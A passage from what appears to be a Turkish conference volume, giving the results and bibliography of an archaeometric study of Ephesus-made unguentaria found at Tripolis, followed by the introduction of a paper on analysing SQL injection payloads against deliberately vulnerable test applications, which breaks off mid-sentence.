gerçekleştirilmiştir. Örneklerin XRD çekimleri PHILIPS model PW1353/20 model difraktometre cihazında Cu K α , 40 kV, 40mA koşullarında nikel filtre kullanılarak $2\theta= 2-100^\circ$ çekim aralığında yapılmıştır. Bir örnek üzerinde taramalı elektron mikroskobu ve enerji dağılımlı spektroskopi (SEM-EDS) analizi gerçekleştirilmiştir. SEM-EDS çalışması Pamukkale Üniversitesi İleri Teknoloji Uygulama ve Araştırma Merkezi'nde (İLTAM) FESEM SUPRA 40 VP kullanılarak gerçekleştirilmiştir. SEM-EDS analizi için numuneler, numunenin yeni kırılmış bir yüzeyinin çift taraflı bantla bir alüminyum çubuk üzerine yapıştırılmasıyla hazırlanmış ve ardından bu, Quarum Sputter Coater kullanılarak bir Au/Pd film ile kaplanmıştır.

MAKROSKOBİK – MİKROSKOBİK ÇALIŞMALAR

Makroskobik incelemelere göre; yükseklikleri 5-10 cm. arasında değişmekte olan örnekler, yapısal unsurları göz önüne alınarak sivri dipli olarak tanımlanmıştır (Şekil 2). Benzer sınıflama Tripolis ve Laodikea antik kentlerinde bulunan unguentarium örnekleri için de gerçekleştirilmiştir (Şimşek ve Duman, 2007; Semiz ve Duman, 2017). Örneklerin hepsi ince taneli olup yüzey renkleri koyu gri ve koyu grimsi kahverengi renk tonlarında gözlenmektedir (Şekil 4).


Sivri Dipli Unguentarium



| Örnek No | | Munsell Rank |
|----------|---|--------------|
| TE1 | L | 40.66 |
| | a | 2.55 |
| | b | 9.45 |
| TE2 | L | 27.64 |
| | a | 1.67 |
| | b | 7.41 |
| TE3 | L | 38.49 |
| | a | 2.12 |
| | b | 8.83 |

Şekil 4: Tripolis unguentarium örneklerinin makroskobik görünümleri ve renk ölçüm sonuçları.

Mikroskop çalışmalarına göre örnekler ince silikat kristalli olarak tanımlanmaktadır. Tüm örneklerin yaklaşık olarak benzer mineralojik bileşimlere sahip oldukları tespit edilmiştir. Buna göre optik mikroskop çalışmalarında örnekler, bol miktarda mika (muskovit ve biyotit), kuvars, plajiyoklas mineralleri içermektedir (Şekil 5a). Mika mineralleri küçük boyutlarda (0.27-0.6 mm) olup belirgin yönlenmeli olması ile dikkati çekmektedir (Şekil 5a ve b). Kuvars tanelerinin boyutları 0.2-0.5 mm. arasında değişmekte olup genellikle köşeli kuvars taneleri şeklindedir. Plajiyoklas minerali TE3 örneğinde çok yaygın olup belirgin polisentetik ikizlenme göstermesiyle tespit edilmiştir (Şekil 5c). Örneklerde kayaç parçacıkları da az oranda gözlenmektedir. Kayaç parçacıklarının kuvarsit oldukları ve yaklaşık 2.25 mm boyutlarına çıktıkları tespit edilmiştir. Örneklerde düzensiz boşluklar yanı sıra kanal şeklinde boşluklarda belirgindir. TE1 örneğindeki kanal şeklindeki boşlukların belirgin bir yönlenme gösterdiği ve bu yönlenmenin seramik hamurunun pişirilmeden önce çark ile yapıldığı şeklinde yorumlanmıştır (Şekil 5d). Benzer şekilde boşluk kenarındaki mika minerallerinde yönlenmede belirgin şekilde gözlenmektedir.




Şekil 5: Efes Unguentarium örneklerinin optik mikroskop görüntüleri.

X- IŞINI KIRINIMI (XRD) ÇALIŞMALARI

Unguentarium örnekleri üzerinde ince kesit incelemeleri yanı sıra bir örnek üzerinde XRD analizi gerçekleştirilmiştir. XRD analizlerinin yarı kantitatif değerlendirilmesi sonucunda yaklaşık yüzde içerikleri belirlenmiştir. XRD analizinde örneğin egemen olarak kuvars (%32.6), plajiyoklas (albit) (%31.1), diyopsit (%12.6), mika (%9.2), gehlenit (%8.5), hersinit (%4.0) ve manyetit (%2.0) mineralleri içerdikleri tespit edilmiştir (Şekil 6). Seramik örneklerindeki hematit ve manyetit mineralinin miktarı, pişirim atmosferinin oksitleyici (oxidizing) mi yoksa indirgeyici (reducing) mi olduğunun belirlenmesinde büyük önem taşımaktadır. Bu tip örneklerde hematit fazla olduğunda kırmızı bir renk hakim olurken, manyetit fazla olduğunda ise siyah veya gri renkler öne çıkmaktadır (Tarhan vd., 2021). İncelenen

örneklerin içerdiği hersinit ve manyetit mineralinin fazlalığından dolayı indirgeyici atmosferde üretildikleri düşünülmektedir.

Maksimum pişirim sıcaklığı, analiz edilen örnekler içerisinde tespit edilen bazı minerallerin varlığı veya yokluğuna göre yapılmaktadır (Shoval vd., 2006; Maritan vd., 2006; Jordan vd., 2009; Ortega vd., 2010; Semiz ve Duman, 2017; Semiz, 2021). Semiz ve Duman (2017) tarafından detayları verilen mineral özelliklerine göre, pişirim süresince en önemli mineralojik değişim kil minerallerinin gözden kaybolması ve yeni silikat minerallerinin ortaya çıkması olarak tanımlanmaktadır. Buna göre, Efes unguentarium örneklerinde yapılan ince kesit ve XRD analizlerinde belirgin bir kil minerallerine rastlanmamış olması nedeniyle pişirim sıcaklıklarının 800°C'nin üzerinde olduğu düşünülmektedir. İncelenen unguentarium örneklerindeki yüksek sıcaklık minerallerinin (gehlenit, diyopsit vb.) varlığı, pişirim sıcaklıklarının yaklaşık 1000 °C civarında olduğuna işaret etmektedir.



Şekil 6: Unguentarium örneğinin X-ışınları kırınımı deseni


TARAMALI ELEKTRON MİKROSKOBU VE ENERJİ DAĞITICI SPEKTROSKOPİ (SEM-EDS) ANALİZİ

Başlangıç malzemesini oluşturan killer, kireçsiz ($\text{CaO} < \%6$) ve kireçli ($\text{CaO} > \%6$) olmak üzere iki ana türde ayrımları yapılabilmektedir (Tite vd., 1982). Maniatis ve Tite'ye (1981) göre, hem kireçsiz hem de kireçli killerin pişirilmesi sırasında vitrifikasyon gelişimindeki aşamalar “Vitrifikasyonsuz (NV), Başlangıç vitrifikasyon (IV), Yoğun Vitrifikasyon (EV) ve Sürekli vitrifikasyon (CV)” olarak sınıflandırılmaktadır. Taramalı elektron mikroskobu, arkeolojik seramiklerin morfolojisini ve vitrifikasyon (camsılaşma) derecesini karakterize etmek ve pişirme sıcaklığını tahmin etmek için yaygın olarak kullanılmaktadır (Tite vd., 1982; Semiz, 2021).

Buna göre, Efes unguentarium örneklerinin $< \%6$ CaO içeriklerinden dolayı karbonatsız killerden üretildikleri görülmektedir. Örneklerin taramalı elektron mikroskobu görüntülerine göre tanelerin düzensiz şekillerde ve değişik büyüklüklerde oldukları tespit edilmiştir. Örnek üzerinde gözlenen boşlukların ise genel olarak 2.0 – 10.1 μm boyutlarında oldukları ölçülmüştür (Şekil 7a). Bu küçük boyuttaki boşlukların, kireçsiz killerden oluşan örneklerde ve indirgen atmosferdeki pişme sırasında yoğun camsılaşma (vitrifikasyon) yüzünden olabileceği düşünülmektedir. Sonuç olarak, XRD analizleri sonucunda ortaya koyulan örneklerin 850-1050 $^{\circ}\text{C}$ sıcaklıklarda pişirildikleri yorumu SEM-EDS analizleri ile de desteklenmektedir.

Unguentarium örneklerinin hamur bileşimlerinin kimyasal içeriği SEM-EDS analizi ile belirlenmiştir. Örneklerin EDS spektrumları ile içlerinde egemen olan silisyum, alüminyum, potasyum ve daha az

oranda sodyum, magnezyum ve demir gibi elementler belirlenmiştir (Şekil 7b). SEM-EDS analiz verisinin değerlendirilmesi sonucunda bünyesinde potasyum, sodyum, alüminyum ve silisyum bileşenleri içerdikleri ve bu içeriklerinin mineralojik bileşimlerinde gözlenen ve/veya yeni mineral olarak oluşabilecek diyopsit ve gehlenit mineralleri ile ilişkili olabileceği düşünülmektedir. Elde edilen verilerde örneklerin bileşiminde yüksek sıcaklık minerallerinin gözleendiği şeklinde yorumlanmaktadır.



Şekil 7: Unguentarium örneğinin taramalı elektron mikroskobu görünümü ve EDS ölçüm sonuçları

KİMYASAL ANALİZLER

Efes Unguentarium örneklerinin ana ve iz element içerikleri Tablo 1’de verilmektedir. Efes Unguentarium örneklerinin kimyasal içerikleri önceki yıllarda Semiz (2019 ve 2021) tarafından yapılan Tripolis ve Laodikeia unguentarium analiz sonuçları ile de karşılaştırılmıştır.

Tablo 1: Efes Unguentarium örneklerinin majör ve bazı iz element kimyasal analiz sonuçları.


| Element | Birim | TE1 | TE2 | TE3 | Element | Birim | TE1 | TE2 | TE3 |
|--------------------------------|-------|-------|-------|-------|---------|-------|-------|-------|-------|
| SiO ₂ | % | 53.78 | 52.53 | 52.59 | Ni | ppm | 94.1 | 87.8 | 95.1 |
| TiO ₂ | % | 1.05 | 1.03 | 0.95 | V | ppm | 179.3 | 143.3 | 176.4 |
| Al ₂ O ₃ | % | 24.06 | 23.11 | 22.86 | Hf | ppm | < 1,6 | 4.0 | 2.5 |
| Fe ₂ O ₃ | % | 9.68 | 8.95 | 8.36 | Pb | ppm | 52.1 | 44.5 | 27.3 |
| MnO | % | 0.10 | 0.09 | 0.09 | Ta | ppm | < 1,7 | < 1,0 | < 1,6 |
| MgO | % | 3.86 | 3.75 | 3.56 | Co | ppm | 68.7 | 78.0 | 84.5 |
| CaO | % | 3.73 | 3.98 | 3.53 | U | ppm | 1.5 | 2.4 | 2.0 |
| Na ₂ O | % | 1.36 | 1.58 | 1.65 | W | ppm | 275.7 | 329.6 | 443.1 |
| K ₂ O | % | 3.08 | 3.31 | 3.07 | Ga | ppm | 30.1 | 28.6 | 26.9 |
| P ₂ O ₅ | % | 0.23 | 0.21 | 0.22 | Cu | ppm | 37.1 | 33.1 | 34.3 |
| | | | | | Zn | ppm | 89.2 | 82.7 | 84.2 |
| Cr | ppm | 122.9 | 116.6 | 128.6 | Se | ppm | 0.9 | 1.5 | 1.1 |
| Ba | ppm | 552.0 | 547.0 | 579.0 | As | ppm | 29.6 | 26.2 | 10.9 |
| Rb | ppm | 131.8 | 127.0 | 119.7 | Ge | ppm | 0.9 | 0.2 | 0.7 |
| Sr | ppm | 162.5 | 179.4 | 171.0 | Sn | ppm | 16.1 | 18.3 | 18.9 |
| Y | ppm | 53.3 | 48.6 | 41.8 | La | ppm | 37.1 | 93.0 | < 2,0 |
| Zr | ppm | 166.4 | 201.7 | 197.4 | Ce | ppm | 54.9 | 111.0 | < 2,0 |
| Nb | ppm | 20.7 | 22.5 | 18.5 | Pr | ppm | 35.4 | < 2,0 | < 2,0 |
| Th | ppm | 29.0 | 26.0 | 21.2 | Nd | ppm | 87.2 | 51.8 | 143.6 |

Örneklerin SiO₂ içerikleri ortalama %52.97 oranındadır. SiO₂ içeriği örneklerde çok fazla olmadığı görülmektedir. Bu oranın örneklerdeki kuvars ve/veya plajiyoklas içerikleri ile ilişkili olduğu düşünülmektedir. Örneklerde belirgin oranda Na₂O (ort. %1.53) içeriğinde fazlalık dikkati çekmektedir (Şekil 8a). Bu fazlalık mineralojik olarak içerdiği tespit edilen plajiyoklas (albit) mineralleri ile ilişkili olabilir. Yüksek Fe₂O₃ (%8.99) ve Al₂O₃ (%23.34) oranları içerdikleri tespit edilmiştir (Şekil

8b). Düşük CaO (%3.74) içerikleri ne sahiptirler. Bu durumda mineralojik olarak örneklerde kalsit mineralinin rastlanmaması ile doğru orantılıdır (Şekil 8c). Bazı iz elementler (Cr, Y, Zr, Ti vb) jeokimyasal yol gösterici olarak sıklıkla kullanılmaktadır (Mommsen 2001; Belfiore vd., 2007; Iordanidis vd., 2009). İz elementlerin elementsel profilleri hemen hemen tüm örnekler için benzer özellikler göstermektedir (Şekil 8d).

Efes Unguentariumlarının SiO_2 ve CaO içeriklerinin Tripolis ve Laodikeia unguentarium örneklerinden düşük seviyelerde Na_2O , Al_2O_3 , Fe_2O_3 oranları ise belirgin şekilde yüksektir. Yüksek Y değerleri ile örnekler farklılık göstermektedir. Bu durum Tripolis'te ele geçen Efes unguentarium örneklerinin Tripolis ve Laodikeia üretimi olan unguentariumlarından farklı olduğu kesin olarak söylenebilir.

Kireçtaşı içeren karasal hammadde de Sr miktarı genellikle 150 ppm'den az, denizel içerikli hammadde de bu oran >400 ppm civarında olduğu bilinmektedir. Ayrıca karasal hammaddenin Zirkonyumun (Zr) da 160 ppm'den fazla olması beklenmektedir (Akyol vd., 2013). Unguentarium örneklerinin Sr içeriği ortalama 171.0 ppm, olup Zr içeriği ise 188.5 ppm değişim vermektedir (Şekil 8d). Örneklerin Zr değerleri 160 ppm'den fazla olup Sr içerikleri 150 ppm'den fazla olduğu için unguentarium örneklerinin üretiminde çoğunlukla tek başına karasal hammaddenin kullanılmış olduğu düşünülmektedir. Mineralojik verilerinde beraber değerlendirilmesi sonucunda örneklerin karasal hammaddeden olmuş olması ve içerdiği bol kuvars, mika ve kuvarsit çakıllarından dolayı Efes civarında olabilecek olan Menderes Masifi kayaçlarından üretilmiş olabileceği düşünülmektedir.



Şekil 8: a. SiO₂'ye karşı Na₂O, b. Al₂O₃'e karşı Fe₂O₃, c. K₂O 'ya karşı CaO ve d. Zr'a karşı Y korelasyon diyagramları.

SONUÇLAR

Tripolis antik kentinde bulunan Efes üretimi unguentarium örnekleri ince kristalli olup makroskopik olarak sivri dipli olarak tanımlanmıştır. Petrografik olarak örnekler bol mika, kuvars, plajiyoklas, diyopsit, gehlenit, hersinit ve manyetit mineralleri içermektedir. XRD analizlerinde tespit edilen manyetit mineralinin varlığından dolayı indirgen atmosferde fırımlandığı düşünülmektedir. XRD ve SEM-EDS analizlerinin yorumlanması sonucunda örneklerin pişirim sıcaklıklarının yaklaşık 1000°C civarında olduğu tespit edilmiştir. Kimyasal analiz verilerinin değerlendirilmesi sonucunda ise Tripolis'ten alınan Efes unguentarium örneklerinin Tripolis ve Laodikeia'da üretilen unguentarium örneklerinden farklı oldukları tespit edilmiştir. Efes Unguentarium örneklerinin Sr ve Zr içeriklerine göre, üretimlerinde karasal hammadde kullanıldığı ve kil yatakları olarak Menderes Masifi içerisindeki bir kaynaktan üretildikleri düşünülmektedir.

KAYNAKÇA

- Akyol, A.A., Kadioğlu, Y.K. ve Şenol, A.K. (2013). Bybassos Helenistik Ticari Amphoraları Arkeometrik Çalışmaları, *Cedrus I*, 163-177.
- Anderson–Stojnovic, V.R. (1987). The Chronology and Function of Ceramic Unguentaria, *AJA* 91, 105-122.
- Belfiore, C.M., Day, P.M., Hein, A., Kılıkoglou, V., La Rosa, V., Mazzoleni, P. and Pezzino, A. (2007). Petrographic And Chemical Characterization Of Pottery Production Of The Late Minoan I Kiln At Haghia Triada, Crete, *Archaeometry*, 49(4), 621-653.
- Bertolino, S.R., Galv'an Josa, V., Carreras, A.C., Laguens, A., de la Fuente, G. and Riveros, J.A. (2009). X-Ray Techniques Applied To Surface Paintings Of Ceramic Pottery Pieces From Aguada Culture (Catamarca, Argentina), *X-Ray Spectrom.*, 38, 95–102.
- Boulter, C. G. (1963). Graves in Lenorment Street, *Athens, Hesperia*, 32, 113-137.
- Cahen, C. (2012). Osmanlılar'dan Önce Anadolu, transl. E. Üyepazarcı, İstanbul.
- Demir, A. (2020). Giresun Müzesi'nde Bir Grup Pişmiş Toprak Unguentarium, *ADerg.*, XXV, 131-147.
- Duman, B. (2013). Son Arkeolojik Araştırmalar ve Yeni Bulgular Işığında Tripolis Ad Maeandrum, *Cedrus, I*, 179- 200.
- Duman, B. (2014). Red Slip Pottery From Laodicea/Phrygia, *RCRF, Acta* 43, 9-17.
- Duman, B. (2016). African Red Slip Ware in Lydian Tripolis, *Rei CretariÆ RomanÆ FaVtorVm Acta* 44, 699- 706.
- Duman, B. (2017). “Tripolis’in Yeri, Önemi ve Kısa Tarihi”, Ed: B. Duman, *Tripolis ad Maeandrum, Tripolis Araştırmaları I*, Ege Yayınları, 1-16.
- Duman, B. ve Koçyiğit, O. (2019). Geç Antik Dönem Konut Kalıntıları ve Buluntuları, *Tripolis Ad Maeandrum II*, İstanbul.
- Er, Y. (2004). Klasik Arkeoloji Sözlüğü, Ankara.
- Günay, G. (1989). İzmir Müzesinde Bulunan Unguentariumlar, Ege Üniversitesi Sosyal Bilimler Enstitüsü, (Yayımlanmış Yüksek Lisans Tezi), İzmir.
- Iordanidis, A., Garcia-Guineab, J. and Karamitrou-Mentessidic, G. (2009). Analytical Study Of Ancient Pottery From The Archaeological Site Of Aiani, Northern Greece, *Materials characterization*, 60, 292-302.

- Jordán, M.M., Martín-Martín, J. D., Sanfeliu, T., Gómez-Gras, D. and de la Fuente, C. (2009). Mineralogy And Firing Transformations Of Permo-Triassic Clays Used In The Manufacturing Of Ceramic Tile Bodies, *Applied Clay Science*, 44, 173–7.
- Lochner S., Sauer R. and Linke, R. (2005). Late Roman Unguentaria? A Contribution to Early Byzantine Wares from the View of Ephesus, Oxford: Archaeopress.
- Maniatis, Y. and Tite, M.S. (1981). Technological Examination of Neolithic-Bronze Age Pottery From Central And Southeast Europe And From The Near East. *J. Archaeol. Sci.* 8(1), 59–76.
- Maritan, L., Nodari, L., Mazzoli, C., Milano, A. and Russo, U. (2006). Influence Of Firing Conditions On Ceramic Products: Experimental Study on Clay Rich In Organic Matter”, *Applied Clay Science* 31, 1–15.
- Mommsen, H. (2001). Provenance Determination of Pottery by Trace Elements Analysis: Problems, Solutions And Applications, *Journal of Radioanalytical and Nuclear Chemistry*, 247, 657–62.
- Ortega, L.A., Zuluaga, M.C., Alonso-Olazabal, A., Murelaga, X. and Alday, A. (2010). Petrographic and Geochemical Evidence For Long-Standing Supply Of Raw Materials In Neolithic Pottery (Mendandia Site, Spain), *Archaeometry*, 52 (6), 987–1001.
- Ramsay, W.M. (1960). Anadolu'nun Tarihi Coğrafyası, (transl. Mihri Pektaş,) İstanbul,
- Ramsay, W.M. (1890). The Historical Geography of Asia Minor, London.
- Ratte, C. (2001). The Urban Development Of Aphrodisias İn Late Antiquity, Ed. D. Parrish, Urbanism İn Western Asia Minor, *Journal of Roman Archaeology Supplementary Series*, 45, 117-148.
- Saraçoğlu, A. (2011). Hellenistic and Roman Unguentaria From The Necropolis of Tralleis, Anatolia, 37.
- Semiz, B. ve Duman, B. (2016). Tripolis Antik Kenti Geç Antik Çağ Unguentarium Seramikleri Arkeometrik Çalışmaları, VII. Jeokimya Sempozyumu, 16-18 Mayıs 2016, Side-Antalya-Türkiye, 6-7.
- Semiz, B. ve Duman, B. (2017). Tripolis'te Bulunan Geç Antik Çağ Unguentariumları'nın Arkeometrik Yönden Değerlendirilmesi, *Tripolis ad Maeandrum I, Tripolis araştırmaları (Ed:B.Duman), Ege yayınları*, 165-180.

- Semiz, B., Şimşek, C. ve Duman, B. (2016). Laodikeia Geç Antik Çağ Unguentariumları Arkeometrik Çalışması, Türkiye Kuvaterner sempozyumu (TURQUA2016), 8-11 Mayıs 2016, İstanbul Türkiye, 104.
- Semiz, B., Duman, B. and Ok, M. (2018). Analytical Study of Roman Red Slip Ware from Ancient Tripolis (Denizli, Turkey), *Measurement*, 129, 530-541.
- Semiz, B. (2019). Laodikeia'dan Geç Antik Çağ Unguentariumları Üzerine Arkeometrik Çalışma, *15.Yılında Laodikeia, Ege Yayınları*, 381-390.
- Semiz, B. (2021). Petrographic and Geochemical Investigations of The Late Antiquity Unguentaria From The Archaeological Site Of Tripolis, Denizli (Southwestern Turkey). *Journal of Archaeological Science: Reports*, 35, 102714.
- Seetha, D. and Velraj, G. (2016). Characterization and Chemometric Analysis of Ancient Pot Shards Trenched from Arpakkam, Tamil Nadu, India. *J. Appl. Res. Technol.* 14, 345-353.
- Shoval, S., Beck, P. and Yadin, E. (2006). The Ceramic Technology Used In The Manufacture Of Iron Age Pottery From Galilee, in *Geomaterials in cultural heritage* (eds. M. Maggetti and B. Messiga), 101–17, Special Publication 257, *The Geological Society of London, London*.
- Şimşek, C. ve Duman, B. (2007). Laodikeia'da Bulunan Geç Antik Çağ Unguentariumları, *Adalya*, X, 285-308.
- Tarhan, İ., Işık, İ. and Söğüt, B. (2021). Application Of ATR-FTIR Spectroscopy İn Tandem With Chemometrics For Assessing The Firing Conditions Of Hellenistic And Roman Ceramic Shards Excavated From The Ancient City Of Stratonikeia in South-Western Turkey, *Microchemical Journal*, 162, 105852.
- Thonemann, P.J. (2003). Hellenistic Inscriptions from Lydia, *Epigraphica Anatolica*, 36, 95-108.
- Tite, M.S., Freestone, I.C., Meeks, N.D. and Bimson, M. (1982). The Use of Scanning Electron Microscopy In The Technological Examination Of Ancient Ceramics. *In Archaeological ceramics*. pp. 109–120. Smithsonian Institution Press.

WEB UYGULAMASI ÜZERİNDE BULUNAN SQL ENJEKSİYON ZAFİYETİNİN BELİRLENMESİNDE VERİ YÜKÜ ANALİZİ

Ramazan, CANKUŞ¹, Resul KARA²

GİRİŞ

SQL enjeksiyonu bir uygulamanın güvenlik açısından faydalanarak uygulama ile bağlı bulunduğu veri tabanı arasındaki yapılan SQL sorgularının manipule edilmesi işlemidir. Siber saldırganlar, bu sorgu koşullarını değiştirerek veritabanına yetkisiz olarak erişim sağlayabilir. Veritabanında bulunan hassas verilere ulaşarak uygulama kullanıcılarını, önemli kurum ve kuruluşları zarara uğratabilirler. [1]'de Sızma testi yaklaşımı kullanılarak bir etki alanının mevcut web uygulamalarında bulunan SQL enjeksiyon güvenlik açıklarının bir değerlendirmesini ve analizini sunulmuştur. SQL enjeksiyon sırasında kullanılan adımlar açıklanmıştır. SQL enjeksiyonunda temelde GET ve POST tabanlı yöntemler kullanılır. Bir web uygulamasında tarayıcının URL bölümünde

- 1 Ramazan Cankuş, Düzce Üniversitesi, 0000-0001-5197-5287, ramazancankus@gmail.com
- 2 Resul KARA, Düzce Üniversitesi Mühendislik Fakültesi, 0000-0001-8902-6837, resulkara@duzce.edu.tr

SQL enjeksiyon denemeleri GET tabanlı yöntemlerdir. Kullanıcı oturum açma gibi web uygulamasının input alanları bölümüne yapılan SQL enjeksiyon denemeleri POST tabanlı SQL enjeksiyon yöntemidir [1].

Web uygulama test teknikleri yardımıyla güvenlik gereksinimlerinin kontrol edilmesi mümkün görünmektedir. Bununla birlikte, bu teknikler temel olarak, sonuçları uzmanlar tarafından yorumlanarak çoğunlukla manuel olarak tetiklenen güvenlik testleri yürütmeye odaklanılmaktadır. Bu amaçla, SQL enjeksiyon güvenlik açıklarını sürekli olarak test etmek için sqlmap kullanmanın deneysel test sonuçlarını aşmak ve sunmak için çalışmalar açıklanmaktadır. Sqlmap, bir uygulamanın SQL enjeksiyon saldırısına karşı savunmasız olup olmadığını değerlendirmeye çalışmanın yanı sıra, güvenlik açıkları durumunda, saldırı vektörünü, yani güvenlik açıklarından yararlanmak için kullandığı yükleri de ortaya çıkarır [4]. Saldırganlar, çeşitli web uygulamalarına kötü niyetli bir şekilde erişmek için bunlardan yararlanmak için hiç bitmeyen bir güvenlik açığı ve yük listesine sahiptir [6].

Web uygulamalarına genele olarak erişimde, tarayıcıya uygulamanın URL adresini yazan kullanıcı tarafından erişilir. Tarayıcı URL bağlantıyı alır ve bunları güvenlik duvarı aracılığıyla tarayıcıya bağlı web sunucusuna iletir. Web sunucusu da bir güvenlik duvarı aracılığıyla veritabanına bağlanır. Güvenlik duvarları, veritabanına bağlanmak için yetkisiz istekleri engeller. Web servislerine kullanıcı dostu bir arayüz sağlamak için tarayıcılardan gelen isteklerin çoğunun güvenlik duvarını geçmesine izin verilir. Tarayıcı tarafından sağlanan istek web sunucularına ulaştığında, istek bir

SQL sorgusu oluşturmak için kullanılır. Bu sorgu daha sonra veritabanına ulaşmak ve kullanıcı tarafından istenen bilgileri almak için güvenlik duvarını web ve veritabanı sunucusu arasında geçirir. SQL enjeksiyon tekniği kullanan saldırganlar, veritabanına kötü niyetli girdiler enjekte etmeyi ve yetkisiz verileri almayı talep ederek veritabanındaki bilgilere erişebilmektedir [1].

Günümüzde web uygulamalarına yönelik enjeksiyon saldırıları hala çok siktir ve OWASP gibi kuruluşlar, bunları web uygulamalarına yönelik ilk on güvenlik riskine yerleştirmektedir. Bu, yazılım geliştiriciler için bir referans noktası ve önemli bir uyarı oluşturur. Bir web uygulaması geliştirirken programcılar, işlevsel doğrulama ile daha fazla ilgilenme eğilimini değiştirmeli ve güvenli programlamaya daha az değer vermelidir. En yaygın enjeksiyon saldırılarına karşı savunmasız olan web uygulamalarının da olduğu bilinmektedir [2]. Buradan hareketle çalışmada SQL enjeksiyon zafiyetinin belirlenmesinde savunmasız olarak geliştirilen DVWA ve Web For Pentester uygulamaları üzerinde SQL enjeksiyon saldırıları denenmiş ve kullanılan veri yükleri analiz edilmiştir. SQL enjeksiyon zafiyetinin keşfinde kullanılan veri yükleri önemli bir unsurdur. Elle denenmiş başarılı SQL enjeksiyon sorguları ve otomatize olarak veri yükü denemesi gerçekleştiren araçlar başarılı yükün denenmesi sonucunda bu zafiyet belirlenmekte ve istismar edilmektedir.

Bu çalışmada penetrasyon testlerinde kullanılmakta olan DVWA ve Web For Pentester uygulamaları üzerinde SQL enjeksiyon zafiyetinin belirlenmesinde veri yükleri ile analiz edilmiştir. GET ve POST tabanlı elle yapılan

SQL sorguları ve otomatik olarak SQL enjeksiyon denemesi gerçekleştiren sqlmap programının zafiyeti belirlerken yaptığı sorgular, veri yükleri incelenecektir. Veri yüklerinin tespitinde penetrasyon testlerinde sıklıkla kullanılan ağda oluşan trafiği izlememizi sağlayan, proxy özelliği bulunan Burp Suite programı kullanılmıştır. Çalışmaya ek olarak elle gerçekleştirilen sorgu denemesi ile otomatik olarak SQL enjeksiyon denemeleri yapan sqlmap programı karşılaştırılacaktır. Sqlmap aracı ile yapılan SQL enjeksiyon saldırı veri yükü denemeleri ile de veri tabanından bilgiler çekilmeye çalışılmıştır. Burp suite programında yapılan bu incelemede veri yükleri decode edilerek veri yüklerinin veri tabanından bilgi çekerken yaptıkları sorgular karşılaştırılmıştır.

YÖNTEM

Web uygulamalarında SQL enjeksiyon zafiyetinin belirlenmesinde uygulamanın giriş alanlarına elle kod enjekte ederek sızma testi yaklaşımı ve otomatize olarak SQL enjeksiyon denemeleri gerçekleştiren Kali Linux işletim sisteminde bulunan sqlmap aracı kullanılmıştır.

Kullanılan Araçlar

Farklı türde sızma testleri yapabilen, ücretsiz olarak sunulan birçok yazılım aracı vardır. Bu çalışmada aşağıdaki araçlar kullanılmıştır.

Kali Linux

Kali Linux dağıtımı, gelişmiş bir sızma testi yazılımını temsil eder. Kali Linux, 600'den fazla etik korsanlık aracıyla etik bilgisayar korsanlarının güvenlik becerilerini test etmek için RAM'e yüklenen canlı bir görüntü kullanır. Güvenlik açığı analizi, web uygulamaları, bilgi toplama, kablosuz saldırılar, tersine mühendislik, şifre kırma, adli

